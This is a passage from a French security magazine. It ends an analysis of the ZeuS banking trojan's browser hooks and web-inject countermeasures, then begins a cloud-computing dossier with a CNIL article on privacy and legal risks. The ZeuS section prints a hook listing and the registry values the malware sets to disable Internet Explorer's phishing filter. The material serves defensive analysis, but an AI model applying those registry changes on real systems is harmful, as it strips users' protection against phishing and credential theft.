[224]ctfmon.exe-->wininet.dll-->InternetReadFile	0x771C9555-->00B3CCF7 - [unknown_code_p...	Inline - RelativeJump
[224]ctfmon.exe-->wininet.dll-->InternetQueryDataAvail...	0x771D325F-->00B3CD8A - [unknown_code_p...	Inline - RelativeJump
[224]ctfmon.exe-->wininet.dll-->HttpSendRequestExW	0x771D53EB-->00B3CB6D - [unknown_code_p...	Inline - RelativeJump
[224]ctfmon.exe-->wininet.dll-->InternetReadFileExA	0x771F7E9A-->00B3CD3B - [unknown_code_p...	Inline - RelativeJump
[224]ctfmon.exe-->wininet.dll-->HttpSendRequestW	0x77211808-->00B3CA8B - [unknown_code_p...	Inline - RelativeJump
[224]ctfmon.exe-->wininet.dll-->HttpSendRequestExA	0x7721190D-->00B3CC0E - [unknown_code_p...	Inline - RelativeJump
[224]ctfmon.exe-->ws2_32.dll-->send	0x71AB428A-->00B355CE - [unknown_code_p...	Inline - RelativeJump
[224]ctfmon.exe-->ws2_32.dll-->WSASend	0x71AB6233-->00B355F4 - [unknown_code_p...	Inline - RelativeJump
[224]ctfmon.exe-->ws2_32.dll-->closesocket	0x71AB9639-->00B35591 - [unknown_code_p...	Inline - RelativeJump
[4068]firefox.exe-->ntdll.dll-->NtCreateThread	0x7C90D7D2-->028E871B - [unknown_code_p...	Inline - RelativeJump
[4068]firefox.exe-->ntdll.dll-->LdrLoadDll	0x7C9161CA-->028E88E4 - [unknown_code_p...	Inline - RelativeJump
[4068]firefox.exe-->kernel32.dll-->GetFileAttributesExW	0x7C81130D-->028E898B - [unknown_code_p...	Inline - RelativeJump
[4068]firefox.exe-->user32.dll-->TranslateMessage	0x77D48BCE-->028E8347 - [unknown_code_p...	Inline - RelativeJump
[4068]firefox.exe-->user32.dll-->GetClipboardData	0x77D6FCB2-->028E8489 - [unknown_code_p...	Inline - RelativeJump
[4068]firefox.exe-->wininet.dll-->InternetCloseHandle	0x771C61DC-->028DCCAF - [unknown_code_...	Inline - RelativeJump
[4068]firefox.exe-->wininet.dll-->HttpSendRequestA	0x771C766B-->028DCB14 - [unknown_code_p...	Inline - RelativeJump
[4068]firefox.exe-->wininet.dll-->HttpQueryInfoA	0x771C8C6A-->028DCDBB - [unknown_code_...	Inline - RelativeJump
[4068]firefox.exe-->wininet.dll-->InternetReadFile	0x771C9555-->028DCCF7 - [unknown_code_p...	Inline - RelativeJump
[4068]firefox.exe-->wininet.dll-->InternetQueryDataAvai...	0x771D325F-->028DCD8A - [unknown_code_...	Inline - RelativeJump
[4068]firefox.exe-->wininet.dll-->HttpSendRequestExW	0x771D53EB-->028DCB6D - [unknown_code_p...	Inline - RelativeJump
[4068]firefox.exe-->wininet.dll-->InternetReadFileExA	0x771F7E9A-->028DCD3B - [unknown_code_p...	Inline - RelativeJump
[4068]firefox.exe-->wininet.dll-->HttpSendRequestW	0x77211808-->028DCA8B - [unknown_code_page]	Inline - RelativeJump
[4068]firefox.exe-->wininet.dll-->HttpSendRequestExA	0x7721190D-->028DCC0E - [unknown_code_p...	Inline - RelativeJump

Fig. 7 : Détournement des bibliothèques par ZeuS 2.x

Ces hooks vont permettre au cheval de Troie d'intercepter les informations lorsque celles-ci seront fournies au navigateur. Rappelons à nouveau que TLS (SSL) n'est d'aucune aide contre ces malwares. En « bonus », ZeuS désactivera le filtre anti-phishing d'Internet Explorer en définissant les clés suivantes dans la base de registre :

```
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\
PhishingFilter\"Enabled" = dword:0

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\
PhishingFilter\"EnabledV8" = dword:0
```

Modification de la base de registre par ZeuS / Zbot pour désactiver le filtre anti-phishing

5 Contre-mesures

Du point de vue du client/utilisateur, il n'y a pas grand chose à faire à part espérer que son antivirus/malware/*ware... détecte la souche du cheval de Troie. En revanche, c'est la partie où il faut faire preuve d'un peu - voire beaucoup - d'imagination pour tout site d'e-banking ou d'e-commerce, ciblé et qui souhaiterait protéger ses clients contre ce type d'injections malveillantes.

Il y a plusieurs approches et chacune d'elles est à envisager selon l'architecture et le mode de gestion du contenu de son applicatif web. L'objectif final restera néanmoins le même : détecter que son site web est modifié lors du rendu par le navigateur du client infecté

et supprimer les modifications apportées par le malware avant la fin du chargement pour que le rendu reste identique. Que la course commence !

5.1 Approche par liste noire

L'approche par liste noire est une approche rapide à mettre en œuvre qui consiste à identifier toutes les modifications possibles qui peuvent être effectuées par les malwares dans la nature. C'est une approche ayant un fort retour sur investissement pour peu d'être faiblement ciblée dans les configurations standards des malwares à forte prévalence. En revanche, comme toute approche par liste noire, elle ne passe pas l'échelle...

Si l'on reprend l'exemple mentionné en tout début d'article, ce malware crée une HTML avec un nom spécifique. Dans cette approche, on va chercher, à l'aide d'un script s'exécutant lors du chargement de chaque page ciblée, à détecter la présence de cette et des éléments sur lesquels elle repose (notamment les feuilles de style CSS), et le cas échéant les supprimer. L'injection web ne s'affichera alors plus et l'internaute infecté ne se rendra compte de rien lors de sa visite sur le site. Il ne sera alors plus tenté de donner toutes ses informations personnelles et bancaires !

Cette approche peut fonctionner lorsqu'un site est la cible d'un petit nombre de malwares, ou qu'un grand nombre de souches partagent les mêmes configurations (les injections seront alors souvent les mêmes, ce qui peut être le cas pour les familles ZeuS et SpyEye). Dans ce cas, il pourra alors être envisageable de partir à la recherche de 2, 3 injections dans un temps de chargement acceptable.

Au delà d'un nombre réduit d'injections différentes ciblant le même site, le temps de vérification de l'intégrité de chaque page aura un impact trop important (imaginez devoir comparer chaque élément du DOM à une liste de 50 ou 100 entrées à chaque chargement de la page...). Il faudra adopter une autre stratégie.

5.2 Approche par liste blanche

L'approche par liste blanche est une stratégie qui se gère sur le long terme et qui nécessite une réflexion et une intégration plus poussée des contre-mesures dans son application web. Cette approche délaisse la recherche d'éléments HTML malveillants connus et spécifiques pour une détection générique d'éléments inhabituels.

Il est délicat de décrire ici la mise en œuvre d'une telle approche puisqu'elle est propre à chaque application web. Il faudra définir la liste et le type des éléments authentiques sur chaque page à surveiller et leur attribuer des identifiants HTML (id) uniques afin de ne pas les confondre avec les injections malveillantes. Si cela peut paraître simple de prime abord, l'augmentation croissante des ressources externes et non maîtrisées à son application web est une réalité qui complique grandement la tâche. Il peut alors être judicieux de se restreindre aux éléments qui auront la plus forte probabilité d'être injectés (formulaire, champs de saisie, boutons de validation, ...).

Enfin, contrairement à l'approche par liste noire dans laquelle on est certain que le contenu que l'on supprime est le bon, une approche par liste blanche peut créer des faux positifs. Il faudra alors sûrement opter pour une application des contre-mesures en plusieurs phases, le temps de qualifier chaque détection d'élément inhabituel pour éventuellement le supprimer. Il faudra tout spécialement que le gestionnaire métier de l'application prenne cette contrainte en compte si la gestion du contenu n'est pas centralisée. Cela évitera, par exemple, la destruction par la contre-mesure du dernier formulaire d'enquête de satisfaction ou jeu concours du marketing...

5.3 Solution de sécurité ad-hoc

Il n'est pas dans notre habitude de faire la publicité d'un quelconque éditeur, aussi n'en ferons-nous pas. Il faut cependant reconnaître que certains outils spécialisés de chez « chut, chut pas de marque » sont plus futés que d'autres et s'en sortent plutôt bien pour détecter et rendre inopérants les chevaux de Troie bancaires spécialisés dans les injections web. Ces solutions ont simplement adopté un positionnement de HIPS et détectent de façon générique les détournements de fonctions des navigateurs au lieu de courir après des signatures. Comme quoi, avec un peu d'imagination... ■

▪ REMERCIEMENTS

Nous tenons à remercier le CERT Société Générale pour sa relecture attentive, ainsi qu'Alexandre Wilbert et Jean-Louis Bergamo, qui sauront pourquoi :-)

▪ RÉFÉRENCES

[1] http://bladessecurityspot.blogspot.com/2008/09/hackers-attempt-to-spread-malware-on.html

[2] http://www.zdnet.com/blog/security/super-bowl-stadium-site-hacked-seeded-with-exploits/15

[3] http://nakedsecurity.sophos.com/2011/09/23/mac-os-x-trojan-hides-behind-malicious-pdf-disguise/

CLOUD COMPUTING ET SÉCURITÉ : UNE DIFFICILE COHABITATION ?

Depuis quelques années maintenant, un domaine de l'informatique est en pleine expansion : le *cloud computing*.

Qu'est-ce donc que cette informatique en nuage qui suscite de telles passions ? Un certain nombre d'acronymes gravitent autour. On entend parler, par exemple, de SaaS (*Software as a Service*), PaaS (*Platform as as Service*).

Les partisans de cette technologie argueront des avantages indéniables. Pour n'en citer que quelques-uns : les ressources informatiques sont mises en adéquation avec les besoins, les coûts sont réduits, la fiabilité du service fourni est augmentée.

Les détracteurs parleront des dangers concernant la vie privée, des problèmes législatifs dus à l'hébergement de données dans d'autres pays ou d'autres soucis de conformité.

Finalement, les autres diront quant à eux qu'il n'y a rien de nouveau. Chaque personne faisant de l'autohébergement possède depuis longtemps une forme de cloud computing.

Pour Madame Michu, Dropbox est génial, pour certains DSI ne plus avoir à gérer des milliers de boîtes emails est un grand soulagement, et pour les méchants pirates, pouvoir louer des milliers de processeurs pour casser du mot de passe est bien utile.

Je me rappelle d'une discussion à Rennes expliquant en quoi le déploiement de ChromeOS augmenterait de façon très importante la sécurité du parc informatique d'une grosse société.

Quoi qu'il en soit, le cloud computing fait partie de l'informatique d'aujourd'hui.

Avec ce dossier, je vous convie à un voyage dans cet univers. Compte tenu de l'espace limité, nous n'avons pas pu tout traiter. Nous avons choisi d'aborder un certain nombre de problématiques rencontrées dans cet univers.

Tout d'abord, le premier article rédigé par Bertrand Pailhès et Armand Heslot nous parlera des risques et enjeux pour la vie privée dus à l'utilisation du cloud computing.

Ensuite, Nicolas Fischbach nous expliquera quels sont les enjeux de la sécurisation de l'infrastructure réseau permettant le bon fonctionnement d'un environnement de cloud computing.

Il sera suivi par Saad Kadhi, qui nous présentera l'analyse de la sécurité de Dropbox. Pour finir, Guillaume Arcas nous montrera une application méconnue du cloud computing : *Botnet as a Service*.

Comme d'habitude, je remercie tous les auteurs de ce dossier et vous souhaite une bonne lecture !

Damien Aumaître

INTRODUCTION AU CLOUD COMPUTING : RISQUES ET ENJEUX POUR LA VIE PRIVÉE

Bertrand Pailhès et Armand Heslot, Service de l'Expertise Informatique,
Commission Nationale de l'Informatique et des Libertés

mots-clés : *CLOUD COMPUTING / PROTECTION DES DONNÉES PERSONNELLES / CNIL / SAAS / PAAS / IAAS / DROIT / EXTERNALISATION*

Poussées par la promesse de gains financiers importants, de plus en plus d'entreprises envisagent d'avoir recours à des services de Cloud Computing, mais sans avoir nécessairement conscience que cette transition nécessite de repenser l'ensemble de la sécurité des traitements informatiques de l'entreprise.

1 Le Cloud Computing : une notion protéiforme et de nombreux avantages

1.1 Historique et définition

La première utilisation de l'expression « Cloud Computing » remonte à 1997, lorsque Ramnath Chellappa, professeur en systèmes d'information et en management, l'a utilisée pour décrire un nouveau modèle de gestion de l'informatique, dans lequel les limites ne seraient plus définies par des problématiques techniques mais par des choix économiques. L'intérêt de ce modèle réside notamment dans la transition d'une partie des coûts informatiques du CapEx vers l'OpEx.

Distinction CapEx/OpEx

Le CapEx, ou Capital Expenditure et l'OpEx, ou Operational Expenditure désignent respectivement les coûts d'investissement et les coûts opérationnels. Traditionnellement, la mise en place de systèmes informatiques se traduit par des coûts d'investissement élevés (achats de serveur, achats de logiciels, développements informatiques spécifiques, ...).

En 2002, Amazon lance le premier service clairement estampillé « Cloud Computing ». Le leader de la vente de livres en ligne avait en effet investi dans un parc de serveurs largement surdimensionné, capable d'absorber les pics de charge des commandes des fêtes de fin d'année. Ce parc de serveurs étant sous-utilisé le reste de l'année, le cybercommerçant a alors eu l'idée de louer de la capacité de calcul inutilisée à d'autres entreprises afin de rentabiliser son investissement.

Le terme *Cloud Computing* sera rendu populaire en 2006 par le directeur exécutif de Google, Éric Schmidt, qui qualifiait ainsi le déport vers « le nuage Internet » de données et d'applications qui auparavant étaient situées sur les serveurs et ordinateurs des sociétés, des organisations ou des particuliers.




Fig. 1 : Volumétrie des recherches sur le terme « cloud computing » sur Google de 2007 à fin 2011.

Il est difficile de définir précisément le terme Cloud Computing. Le NIST américain a élaboré une quinzaine de versions de sa définition pour finalement retenir **[1]** cinq caractéristiques essentielles : la notion de « self-service » à la demande pour le client, l'accès réseau étendu aux capacités offertes, la mutualisation des ressources, l'élasticité rapide pour provisionner ou libérer des capacités et la mesure continue du

service offert. Cette dernière permet l'élaboration de nouveaux modèles de facturation fondés sur l'usage réel des capacités par le client.

Le Cloud représente une évolution naturelle de l'informatique dans un sens de rationalisation des investissements informatiques à l'échelle mondiale, qui a été rendue possible par l'amélioration de la connectivité réseau des pays industrialisés et l'arrivée de nouvelles techniques comme la virtualisation.

1.2 Les trois grands modèles de services

La quasi-totalité des services informatiques de l'entreprise a vocation à trouver sa déclinaison dans le Cloud computing mais on distingue généralement trois modèles de service :

- L'application en ligne (*Software as a Service* ou SaaS) : cette application entièrement gérée par le fournisseur de Cloud Computing vient remplacer ou compléter des applications gérées par le client. Il peut s'agir de clients mails (Gmail), de logiciels de gestion commerciale (Salesforce), de logiciels de stockage de données (drop box), etc. Pour le client, ce type d'offre permet d'externaliser complètement la gestion technique de l'application et des infrastructures sous-jacentes (serveurs, réseau, systèmes d'exploitation, etc.). En revanche, le logiciel offert est généralement très standardisé et le client ne peut pas l'adapter à des besoins particuliers. C'est pourquoi ce service concerne encore rarement des applications métiers. Autre inconvénient, le client ne maîtrise pas le traitement des données, le fournisseur pouvant par exemple sous-traiter l'hébergement sans avoir à demander l'autorisation des ses clients.
- La mise à disposition d'infrastructures (*Infrastructure as a Service* ou IaaS) consiste à offrir un service de stockage de données, de capacité de calcul, de capacité réseau ou de tout autre type de ressource informatique. Amazon Web Services offre par exemple une solution de stockage de données (Amazon S3, pour *Simple Storage Service*), mais également une solution d'infrastructure de calcul (Amazon EC2, pour *Elastic Compute Cloud*). Ce type de service permet au client de ne déléguer que la gestion physique et logique de l'infrastructure, mais de définir lui-même les logiciels et les systèmes d'exploitation utilisés. De plus, le client dispose d'une plus grande maîtrise du traitement fait avec ses données, à l'exception de leur localisation (et des éventuelles sauvegardes et redondances).
- La plate-forme de développement en ligne (*Platform as a Service* ou PaaS) : dans ce dernier cas, le client utilise un service en ligne pour développer et exécuter des applications spécifiques mises en œuvre par ses soins. Google App engine et Windows Azure en sont des exemples. Ce type de service, intermédiaire entre les deux précédents, permet au client de bénéficier d'un certain niveau d'abstraction sur l'infrastructure tout en pouvant personnaliser les applications dont il a besoin. Le client gagne en flexibilité, mais dans un environnement technique défini par son fournisseur.

1.3 Des modèles de déploiement qui ne présentent pas les mêmes risques

1.3.1 Le Cloud privé

Quand le Cloud est « privé », une seule organisation utilise la plateforme de Cloud. Ce Cloud s'appuie sur des ressources informatiques (infrastructure, serveurs, etc.) propres à l'organisation ou qui lui sont dédiées, et qui peuvent être gérées et administrées par l'organisation elle-même ou par un tiers. Dans tous les cas, l'organisation garde la maîtrise de son infrastructure et de ses données.

Le Cloud privé présente comme principal avantage de mutualiser les ressources internes entre les différentes applications utilisées par l'organisation ou entre toutes les filiales d'un même groupe : le fait de décorréler l'infrastructure des applications permet de gagner en flexibilité et de faire des économies d'échelle. Dans les faits, les Clouds privés sont utilisés par les grands groupes ou les entreprises soumises à des impératifs forts de confidentialité. On rattache également à la notion de Cloud privé les Clouds dits « communautaires », créés et gérés par plusieurs organisations regroupées au sein d'une même communauté, partageant des préoccupations communes. C'est le cas par exemple du Cloud créé pour les administrations américaines (Apps.gov) ou Amadeus, le Cloud des compagnies aériennes. En France, le projet Andromède se fixe pour objectif d'offrir une plateforme de Cloud pour les activités stratégiques des entreprises et administrations.

Le Cloud privé est le type de déploiement le plus simple à gérer pour les entreprises, que ce soit en termes de sécurité ou de respect de la législation, dans la mesure où il reste intégralement maîtrisé par l'organisation qui le met en œuvre.

1.3.2 Le Cloud public

Le Cloud public, quant à lui, consiste à mutualiser les serveurs, les systèmes de stockage et les applications entre un grand nombre de clients. Le client final n'a généralement aucun moyen de savoir quels autres usagers sont présents sur le serveur sur lequel ses tâches sont exécutées. La plupart des offres de Cloud public sont de plus des offres standards dont les fonctionnalités et les caractéristiques sont définies uniquement par le prestataire en fonction du marché qu'il vise. S'il a un souhait particulier que le fournisseur ne prend pas en

charge, le client de Cloud public devra généralement changer de prestataire ou revenir à un service géré dans ses locaux.

Le Cloud public soulève de nombreuses questions en termes de sécurité et de respect de la vie privée car son utilisation conduit globalement à une perte de contrôle du client sur le traitement de ses données.

1.3.3 Le Cloud hybride

Le Cloud hybride consiste à combiner au moins deux infrastructures de Cloud en incluant des mécanismes pour transférer des données ou des applications entre ces entités, tout en les maintenant indépendantes.

2 Les risques et les bénéfices du Cloud Computing

2.1 Les multiples avantages du Cloud Computing

Pour le client, le passage au Cloud comporte de nombreux avantages :

- Tout d'abord, le Cloud simplifie la gestion de l'informatique pour le client. En effet, l'accès à de nouvelles ressources se fait de façon simple et sans intervention humaine : le client dispose d'outils d'administration se présentant généralement sous la forme d'une interface web qui lui permettent de gérer la mise à disposition de nouvelles ressources telles que des espaces de stockage ou des machines virtuelles. Le Cloud permet au client de se concentrer sur son cœur de métier et sur la définition de son besoin fonctionnel : il n'a plus à se préoccuper des problématiques de conception, d'installation, de maintenance et d'administration qui sont intégralement prises en charge pour le fournisseur du Cloud.
- Le Cloud computing est également perçu comme un avantage financier pour le client. En effet, le recours au Cloud permet de remplacer des coûts d'investissement en matériel informatique (CapEx) en coûts d'exploitation (OpEx). Pour de nombreuses entreprises, ce changement correspond à une rationalisation attendue de l'utilisation du capital de l'entreprise. De plus, cela permet de limiter les coûts informatiques d'un projet en phase de démarrage puisque les coûts augmenteront linéairement avec l'importance du projet. C'est pourquoi les services de Cloud public, peu coûteux à petite échelle, sont plébiscités par les PME. Enfin, ce modèle permet de limiter les mauvais choix d'investissements car il est plus facile de rompre un contrat de prestation de Cloud computing que de modifier une application existante (à condition de l'avoir bien prévu dans le contrat).
- Enfin, l'utilisation d'un Cloud permet au client de faire varier rapidement le dimensionnement des ressources auxquelles il a accès. Il permet ainsi d'absorber temporairement des pics de charge très importants, ou au contraire de réduire les coûts quand les applications sont peu utilisées. Le Cloud Computing autorise aussi la réalisation à coût réduit de traitements informatiques ponctuels nécessitant une grande capacité de calcul, car le client ne paiera qu'une portion de l'investissement total nécessaire, à hauteur de son usage.

Pour les utilisateurs des applications, le Cloud (et notamment le SaaS) représente d'abord un accès facilité, notamment à travers un simple navigateur ou un client léger. Ainsi, tout terminal disposant d'un accès réseau peut potentiellement accéder au service, indépendamment de sa nature (ordinateur fixe ou portable, tablette, smartphone) et de son système d'exploitation. L'utilisateur est également assuré de disposer de la dernière version de l'application.

Enfin, pour le fournisseur :

- Le Cloud permet de mutualiser les ressources entre plusieurs clients et donc d'optimiser leur taux d'occupation. Le fournisseur peut également lisser la charge sur des ressources situées dans différentes zones géographiques et garantir une meilleure disponibilité.
- Les services de Cloud Computing intègrent généralement un mécanisme de mesure de l'usage des ressources, permettant au fournisseur de facturer son client et de surveiller très finement l'usage effectif de ses ressources, qu'il s'agisse de capacité de stockage, de puissance de calcul, de bande passante ou encore du nombre de comptes utilisateur.

Les nombreux avantages du Cloud computing en font le sujet majeur d'évolution de l'informatique d'entreprise des prochaines années. Toutefois, ces services comportent encore de nombreuses incertitudes concernant leur sécurité, leur conformité réglementaire et le régime de responsabilité du client et du prestataire.

2.2 Les nouvelles problématiques de sécurité et de confidentialité engendrées par l'utilisation des services de Cloud computing

Du fait de son fonctionnement, le Cloud computing comporte à la fois des risques juridiques pour le client et des risques techniques et opérationnels dus à la perte de contrôle du client sur ses propres traitements de données. Il introduit également de nouveaux risques, que ce soit pour le partage des responsabilités, la localisation des données ou la mutualisation.

2.2.1 Le cadre juridique du Cloud computing

Si les organismes, privés comme publics, peuvent librement avoir recours à des prestations de Cloud Computing pour leurs traitements informatiques, certaines catégories de traitements sont soumises à un encadrement juridique spécifique. Tout d'abord, des réglementations sectorielles peuvent s'appliquer : c'est le cas par exemple de l'hébergement de données de santé qui est soumis à un agrément ministériel.

En outre, les traitements de données à caractère personnel, c'est-à-dire les traitements de données concernant des personnes physiques directement ou indirectement identifiables (clients, prospects, salariés, ...) doivent respecter les dispositions de la loi Informatique et Libertés. Celle-ci identifie un « responsable de traitement » qui doit garantir la protection des données personnelles. Tout d'abord, les données ne doivent être collectées que pour une finalité précise et légitime. De plus, le traitement doit être proportionné : seules les données nécessaires à la finalité doivent être collectées, pour la seule durée nécessaire à la réalisation de la finalité. Les personnes doivent également être informées du traitement, de sa finalité et des destinataires des données et elles disposent d'un droit d'accès et de rectification sur leurs données. Le responsable doit assurer la sécurité du traitement à l'aide de mesures techniques et organisationnelles adaptées aux risques engendrés par le traitement. Enfin, la loi informatique et libertés n'autorise par défaut le transfert des données qu'au sein de l'Union européenne et fixe des conditions strictes pour transférer les données en dehors de l'Union européenne.

2.2.2 Un partage des responsabilités difficile à encadrer

Dans la loi Informatique et Libertés, le « responsable de traitement » est l'entité qui détermine les finalités et les moyens du traitement. À l'inverse, le rôle du « sous-traitant » se limite à exécuter les commandes du responsable et emporte peu de responsabilités.

Dans le cas du Cloud computing, la répartition des responsabilités n'est toutefois pas aisée : si le client endosse nécessairement la responsabilité des traitements informatiques qu'il choisit de mettre en œuvre, la qualification du fournisseur est plus complexe. On peut notamment constater que les offres de Cloud public (notamment les applications SaaS) sont presque entièrement définies par le prestataire. De plus, les fournisseurs restent souvent volontairement vagues sur les mesures de sécurité qu'ils utilisent car ils considèrent ces informations comme commercialement sensibles et susceptibles de générer des attaques en cas de divulgation. Ce choix de la sécurité par l'obscurité et la difficulté voire l'impossibilité pour les clients de réaliser des audits de leur fournisseur laissent ceux-là totalement dépendants du fournisseur, alors même que les obligations réglementaires, notamment en matière de sécurité, continuent de peser sur les clients.

Dans le cas des particuliers ayant recours à des services de Cloud Computing, ce déséquilibre est encore plus flagrant car les personnes ne sont pas en mesure de comprendre les informations communiquées par le fournisseur du service. Par exemple, un grand nombre d'utilisateurs du service DropBox étaient persuadés que leurs données étaient protégées par un mécanisme de chiffrement dont la clé dépendait de leur mot de passe, alors qu'en réalité les clés de chiffrement sont définies par DropBox **[2]**.

Dès lors, si, par défaut, un prestataire de Cloud sera qualifié de sous-traitant, l'examen d'un faisceau d'indices pourra montrer qu'il détermine certaines caractéristiques essentielles du traitement et porte donc une partie de la responsabilité du traitement. Pour cela, il convient de considérer à quel niveau le prestataire se conforme aux instructions et aux contraintes imposées par le client, quel est le degré d'expertise du fournisseur vis-à-vis du traitement des données ou encore dans quelle mesure le prestataire est clairement identifié par les utilisateurs du service. Si le fournisseur apparaît comme responsable au regard de ces indices, il devra se conformer lui-même aux dispositions de la loi.

Par ailleurs, le prestataire peut réutiliser certaines données de ses clients pour son propre compte, ce qui en fait également un responsable de traitement. C'est le cas par exemple des services peu coûteux ou gratuits, financés par de la publicité, dans lesquels les publicités sont ciblées en fonction du contenu stocké.

2.2.3 Des incertitudes sur la localisation des données

La localisation géographique des données n'est pas un problème lorsque les traitements informatiques sont gérés en interne ou même externalisés de façon classique. Le Cloud computing, en revanche, entraîne souvent une dissémination géographique des données, que le client peut ne pas maîtriser.

En effet, le fait que les services de Cloud soient accessibles par Internet permet à un fournisseur de Cloud de mutualiser sur une seule infrastructure les services utilisés par ses clients en Europe, aux États-Unis et en Asie, car les pics de charge de chaque zone seront décalés dans la journée. En contrepartie, dans de nombreux cas, les données sont hébergées sur une seule infrastructure potentiellement localisée aux États-Unis.

Dans la pratique, les principaux fournisseurs utilisent plusieurs centres de données répartis dans le monde et les données peuvent transiter d'un centre de données à un autre, en fonction de leur charge respective et de la fréquence d'utilisation de ces données. Ainsi, pour

un utilisateur européen d'un service d'e-mail, il est tout à fait possible que sa boîte de réception soit stockée en Europe pendant la journée, puis en Asie pendant la nuit, et que ses mails archivés soient stockés aux États-Unis. Cette organisation permet de plus de garantir une meilleure disponibilité et un meilleur temps de latence pour les clients.

De ce point de vue, les pratiques des fournisseurs sont variables : certains demandent au client de choisir où stocker les données (Amazon pour son service S3 par exemple **[3]**) alors que d'autres refusent de communiquer la liste des pays où les données peuvent être traitées.

La localisation des données est donc un problème nouveau pour le secteur de l'informatique, notamment en raison des risques portant sur les données personnelles quand elles sont traitées hors de l'Union européenne. De plus, il est important de rappeler que le recours à des fournisseurs soumis à la législation américaine, et notamment au Patriot Act, n'est pas sans conséquence. Ainsi, Microsoft a publiquement reconnu **[4]** avoir l'obligation de fournir au gouvernement américain les données traitées dans le cadre de son service de Cloud 'Office 365', quand bien même celles-ci seraient physiquement stockées en Europe. Cet accès n'est certes possible qu'en application de certaines procédures judiciaires américaines, mais peut conduire à un accès aux données, sans que le client ou les personnes concernées ne soient informées.

2.2.4 Des risques liés à l'utilisation de ressources mutualisées

En termes de sécurité, la principale nouveauté du Cloud est liée à l'utilisation de ressources informatiques mutualisées entre plusieurs organismes : l'étanchéité entre les différents traitements des différents organismes ne sera garantie que par les mesures de sécurité logiques mises en œuvre par le fournisseur du Cloud et notamment sa politique de gestion des habilitations.

En cas de défaillance de ces mécanismes de sécurité, les risques d'atteinte à la confidentialité des données sont extrêmement importants. Le service de stockage en ligne Drop Box a d'ailleurs récemment fait l'objet d'une telle défaillance : une mise à jour du service a rendu inopérants les mécanismes de contrôle d'accès, ce qui a permis à au moins un utilisateur d'accéder aux données d'autres comptes **[5]**. Détectée rapidement, la faille a cependant pu être corrigée.

Plus globalement, toute faille de sécurité ou tout problème touchant la disponibilité du service peut potentiellement impacter l'ensemble des clients d'un fournisseur, et donc également les personnes dont les données font l'objet du traitement. À cet égard, les fournisseurs indiquent généralement le niveau de disponibilité qu'ils atteignent, mais tous n'acceptent pas de l'inscrire dans un contrat, sous forme d'engagement de niveau de service (*Service Level Agreements* - SLA).

Enfin, avec le Cloud, l'accès réseau revêt une importance cruciale, notamment si des applications métiers sont hébergées dans le nuage. En cas de dysfonctionnement de l'accès du client ou du fournisseur, l'ensemble de l'organisme sera fortement impacté.

2.3 Comment réduire les risques ?

D'une manière générale, le passage au Cloud computing demande un changement d'approche de l'entreprise en ce qui concerne ses services informatiques : l'abandon de la gestion technique et opérationnelle des infrastructures doit être compensé par un renforcement de l'encadrement juridique des prestations du fournisseur. Le passage au Cloud suppose également une modification des pratiques des utilisateurs : à titre d'exemple, la question de la sécurité des moyens d'authentification devient beaucoup plus cruciale quand les données de l'entreprise sont accessibles depuis n'importe quel poste connecté à Internet. Pour le client, le passage au Cloud demande donc un lourd travail de révision des procédures internes et de formation du personnel.

2.3.1 Une approche méthodologique indispensable : l'analyse de risques

Au-delà des mesures de sécurité, le recours à des services de Cloud Computing doit de se faire de manière raisonnée et pragmatique, en évaluant précisément les risques et les bénéfices attendus.

Dès lors, la mise en œuvre d'une démarche de gestion des risques semble incontournable, car elle seule permet de garantir une prise en compte complète des problématiques du recours au Cloud ainsi que l'adéquation des mesures de sécurité avec les risques encourus. Elle permet également d'identifier les leviers juridiques à mettre en œuvre pour réduire certains risques liés à l'absence de visibilité sur le fonctionnement concret du service.

L'ENISA a réalisé une étude des risques et des bénéfices présentés par l'utilisation de services de Cloud **[6]**. Il s'agit avant tout de déterminer de façon objective les mesures de sécurité nécessaires à la réduction des risques identifiés à un niveau acceptable.

Il convient de souligner que l'ENISA considère que, globalement, le Cloud computing constitue un progrès en termes de sécurité informatique du fait de la rationalisation des moyens mis en œuvre pour assurer la sécurité des traitements. L'ENISA a toutefois identifié 35 risques de toute nature (organisationnelle, technique, juridique) qu'une entreprise devrait évaluer avant de passer au Cloud. Cette liste a vocation à être complétée avec les risques spécifiques à l'organisme, en fonction de son secteur d'activité, de son organisation interne ou du type de données que l'organisme prévoit de mettre dans le Cloud.

L'étude de risques doit enfin prendre en compte les risques pesant sur la vie privée des personnes dont les données seront traitées. En France, le Club EBIOS travaille sur l'application de la méthodologie d'analyse de risques à la question de la protection des données personnelles.

Outre l'analyse de risques, le client peut s'appuyer sur les certifications obtenues par le fournisseur pour évaluer son niveau de sécurité. Il n'existe pas aujourd'hui de norme dédiée au Cloud Computing et au traitement des données personnelles par ce type de service. Les certifications les plus répandues parmi les fournisseurs sont SAS-70 type 2 et ISAE 3402, mais si ces normes visent à encadrer la qualité d'un service rendu dans le cadre de l'externalisation de certains services, elles se focalisent sur la maîtrise des risques financiers, et permettent surtout d'évaluer la conformité à la loi Sarbanes-Oxley. D'autres fournisseurs ont reçu une certification ISO 27001 qui fournit des garanties quant à l'amélioration continue de la gestion de la sécurité de l'information, mais n'assure pas directement la protection de la vie privée des personnes concernées.

2.3.2 Un encadrement juridique à définir précisément

2.3.2.1 Un outil de base : le contrat

D'un point de vue juridique, le contrat de prestation de service est l'outil de base pour préciser, autant que possible, la répartition des responsabilités entre client et prestataire. Ce contrat doit notamment mentionner la gestion des problématiques de la loi Informatique et Libertés, comme l'information des personnes, l'exercice des droits d'accès et de rectification par celles-ci, la durée de conservation et la suppression des données, etc.

Le contrat doit également inclure les conditions de réversibilité, c'est-à-dire la possibilité de récupérer l'ensemble des données stockées chez le prestataire, dans un format utilisable, ainsi que les conditions de remontée d'information du prestataire vers le client en cas d'incident ou d'intervention sur le service fourni.

